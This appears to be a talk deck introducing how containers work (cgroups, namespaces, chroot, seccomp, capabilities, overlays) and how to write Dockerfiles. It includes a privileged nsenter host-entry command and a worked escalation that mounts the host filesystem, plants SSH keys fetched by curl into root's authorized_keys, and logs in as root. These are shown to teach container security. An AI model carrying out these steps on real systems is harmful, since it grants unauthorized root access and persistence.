Containers

A primer on containers, Docker, (and a bit on virtualization)

Meta


- About ~40 minutes
- 50% first principles: how containers work under the hood
- 50% pragmatic: how to write really basic containers
- 90% in the terminal... sorry!
- Notes at https://github.com/allanbreyes/decks/blob/main/docs/containers.md

Trusted Computing Base (TCB)

- Definition: hardware, firmware, and software components that are critical to security; the foundation that your software runs on
- In a cloud-native environment, containers are a critical part of that stack
- If you know how it's built, you know how it breaks or can be compromised
- A rough and simplified example stack:
    - Hardware, *e.g. AWS rack server*
    - **Hypervisor → virtual machine, *e.g. EC2***
    - **Container orchestrator → container, *e.g. ECS, EKS***
    - Operating system, *e.g. Debian*
    - Language runtime, *e.g. V8, Node.js*
    - Application runtime, *e.g. your code*

Virtualization vs. containerization

The fundamental difference is that a virtual machine runs an entire copy of an operating system including its kernel, whereas a container shares the host machine's kernel. [0]



💡 Key trade-off: isolation vs. overhead

Ref[0]: Container Security (Rice 2020)

But why?

Key benefits of containers:

- Package all dependencies an application needs:
  - Operating system, e.g. `/tmp`, `libc`
  - External programs, e.g. `wkhtmltopdf`
  - Run-time dependencies, e.g. CA certificates
  - Applications and all their dependencies, app + `node_modules/`
- Immutable artifacts (images)
- Fast startup time, low overhead

💡 Key limitations:

- Weaker isolation mechanism
- Much larger surface area... ~100x more code in kernel vs. hypervisor
- ...but if you used managed services, it's usually *their* problem

Where are containers running on your laptop?

Try it! *(We'll explain these commands later.)*

```
docker run -d --rm nginx:latest
docker ps
ps aux | grep nginx
uname -a
docker exec $ID uname -a
```

In Linux: shared kernel

In macOS: inside an `xhyve` virtual machine

```
docker run -it --privileged --pid=host debian nsenter -t 1 -m -u -n -i sh
ps aux | grep nginx
uname -a
```

💡 **Containers are just processes!** Also, more on "privileged = danger" later.

Container primitives

Primary:

- `cgroup` (control groups): CPU, RAM, network I/O isolation
- `pivot_root` (change root): filesystem hierarchy isolation
- `unshare` (namespaces): process, user/group, network interface isolation

Secondary:

- `seccomp` (secure computing): system call isolation
- `setcap` (capabilities): Linux capability permissions
- `mount` (overlayfs): overlay filesystems

Ref: How Containers Work (Evans 2020)

Control groups

Used to set resource limits and slice out shares of CPU, RAM, network I/O, etc.

```sh
sh                        # Run a subshell in one terminal
ls                        # Run a command ᕕ( ᐛ )ᕗ
```

```sh
cd /sys/fs/cgroup         # Show cgroup filesystem in another terminal
mkdir demo && cd demo     # Create a cgroup
echo 100000 > memory.max # Set the maximum memory in the cgroup
pidof sh > cgroup.procs   # Assign the subshell process to the cgroup
```

```sh
ls                        # Run again in original terminal (×_×)
```

```sh
dmesg                     # Check the kernel ring buffer
```

💡 This is fundamentally what happens when your process "OOMs" in the cloud!

Pivot root

Changes the root directory visible to a child process. Setup: grab minirootfs.

```
cd /dev/shm/alpine              # Navigate to a temporary directory
curl -o alpine.tar.gz $URL      # Download Alpine mini root filesystem
tar xzvf alpine.tar.gz          # Extract
chroot $PWD sh                  # Change the root
ps aux                          # List processes from /proc
sh                              # Run several subshells (like 10 times)
```

But it only isolates the file system...

```
ps -aef --forest                # Run in another terminal
```

Disclaimer: `pivot_root` *is more secure... you can break out of* `chroot` *!*

Namespaces

Isolate process into different scopes, like `cgroup`, `pid`, `mnt`, `net`.

```
ifconfig                     # Check network interfaces
curl httpstat.us/418         # Become a teapot ʕᵔᴥᵔʔ

unshare --net --uts /bin/sh # Go into a separate network and hostname namespace
hostname teapot-is-life      # Change the hostname
exec bash                    # Reset PS1 prompt
ifconfig                     # New/no network interfaces
curl httpstat.us/418         # No teapot today ʕ•`ᴥ´•ʔ
^D                           # Exit the namespace

# Check original namespace
ifconfig
curl httpstat.us/418
hostname
```

A primordial (read: insecure) container

Three primitives so far: control group, file system, and namespace isolation.

Let's make a container!

```
unshare --pid --fork chroot alpine sh
ps aux
cat /etc/passwd
```

Secure computing

Limit system calls using `seccomp-bpf`. (Should be enabled, see `docker info`.)

```
# Grab a sample seccomp profile
wget https://raw.githubusercontent.com/docker/labs/master/\
security/seccomp/seccomp-profiles/default-no-chmod.json

# Launch a container with the new profile
docker run -it --rm --security-opt seccomp=default-no-chmod.json ubuntu

# Try to interact with files...
touch /bin/lol          # Create a new file
chmod +x /bin/lol       # (Try to) make it executable
ls -la /                # List root
```

💡 This is underutilized in most container deployments!

Linux capabilities

The Linux kernel enforces *many* more permissions than just file system.

```
capsh --print                             # Get current capabilities state
docker run -it --rm ubuntu:latest         # Launch a Docker container
capsh --print                             # Get capabilities inside container
^D                                        # Exit

docker run -it --rm --privileged ubuntu # Run a *privileged* container
capsh --print                             # D-d-d-anger zone!
```

💡 `CAP_SYS_ADMIN` and `CAP_NET_ADMIN` are the most powerful.

💡 This is underutilized in most container deployments!

Overlays

Concept: build images in *layers*. Upper layers "overlay" lower layers.

```
FROM node:16-buster-slim
RUN apt-get install imagemagick
COPY ./app/package.json /app/
RUN cd /app && npm install
COPY ./app /app/
```

Quick example using `mount`:

```
mount -t overlay overlay -o lowerdir=/lo,upperdir=/hi,workdir=/wrk /merged
```

Try this with the alpine mini rootfs!

Review: container primitives

- Control groups
- Pivot root
- Namespaces
- Secure computing
- Linux capabilities
- Overlays

Ref: How Containers Work (Evans 2020)

Docker "Hello, world!"

```go
// hello.go
package main
import "github.com/rs/zerolog/log"
func main() {
    log.Print("hello world")
}
```

```dockerfile
# Dockerfile
FROM scratch                # Use an empty image
COPY hello /                # Copy the hello binary
CMD ["/hello"]              # Run the hello binary on boot
```

```
go mod init hello           # Initialize Go project
CGO_ENABLED=0 go build      # Compile
docker build -t app .       # Build
docker run -it --rm app     # Run
```

What happens when you change it to `CMD "/hello"`?

Inspecting the image

```
docker images                              # List images
docker history app:latest                  # Check history

docker save app:latest -o layers.tar       # Save layers
tar xvf layers.tar -C layers               # Extract manifest

# Roughly (unordered) recombine layers
find layers -name layer.tar | xargs -I {} tar xvf {} -C app
```

Things to check out: `manifest.json`, configuration, with a different base.

Try dive!

Build repeatability

Let's compile when building the container!

```
ARG GOLANG_VERSION=1.19                    # Use build arguments to specify version
FROM golang:${GOLANG_VERSION}              # Base off of official Golang image
WORKDIR /src                               # Change the working directory
COPY go.mod go.sum ./                      # Copy dependency manifests
RUN go mod download                        # Download dependencies first
COPY hello.go ./                           # Copy source code
RUN go build -o /hello                     # Compile!
CMD ["/hello"]                             # Run the hello binary on boot
```

💡 Understand and leverage layer caching for image size and performance

What does it look like when we `dive` into the image? (Spoiler: it's huge!)

Let's do better...

Multi-stage builds

💡 Idea: separate build-time from run-time!

```
ARG GOLANG_VERSION=1.19
FROM golang:${GOLANG_VERSION} as builder # Start a build container stage
COPY go.mod go.sum ./
RUN go mod download
COPY hello.go ./
RUN CGO_ENABLED=0 go build hello.go      # Compile with static dependencies

FROM scratch                             # Start a run-time stage
COPY --from=builder /hello /             # Bring in the built binary
CMD ["/hello"]
```

Ref: https://docs.docker.com/build/building/multi-stage/

Dockerfile best practices

- Use a secure or "golden" base image
- Use multi-stage builds
- Non-root `USER`
- Don't mount sensitive directories
- Don't include sensitive data in the image artifact (even `ARG`)
- Avoid `setuid` binaries
- Include *minimally* everything that your container needs

Ref: Container Security (Rice 2020)

Example: root + host volume mount path

How do you escalate to root? 😈

```
docker run -it --rm -v /:/host ubuntu  # Mount a sensitive directory
id                                     # You're root... in the container
cd /host/root                          # Enter the *host's* filesystem

# Add your keys to the root login
curl https://github.com/allanbreyes.keys > ./.ssh/authorized_keys
```

Remotely enter hsot as root:

```
ssh root@1.2.3.4
```

Let's tear down a Dockerfile...

Docker Compose

Tooling that helps you orchestrate multiple containers.

```
docker-compose up                # Start all the services
docker-compose down              # Spin them down
docker-compose exec [service] # Shell into or execute
docker-compose logs [service] # Read/tail logs
docker-compose run               # Run one service (and dependents)
```

Some useful Docker commands/idioms

```
docker stop $(docker ps -aq)  # Stop all running containers
docker rm $(docker ps -aq)    # Remove all containers
docker rmi [image]            # Remove some image
docker system prune           # Remove unused stuff
docker diff [container]       # See overlayfs changes
```

Takeaways

- Containers are just processes with some isolation mechanisms
- Straying from the paved path = here be dragons! 💀
- Multi-stage Docker builds are a darn great idea
- Understand and leverage layer caching for image size and quick builds

Reading

- Container Security (Rice 2020)
- How Containers Work (Evans 2020)
- Linux Containers in a Few Lines of Code (Zaitsev 2020)
- What's Inside of a Distroless Container Image (Velichko 2022)

Further reading

Firecracker: lightweight virtualization for serverless... (Amazon/Agache 2020)

> *"implementers of serverless and container services can choose between hypervisor-based virtualization (and the potentially unacceptable overhead related to it), and Linux containers (and the related compatibility vs. security tradeoffs). We built Firecracker because we didn't want to choose."*

Thanks! 👋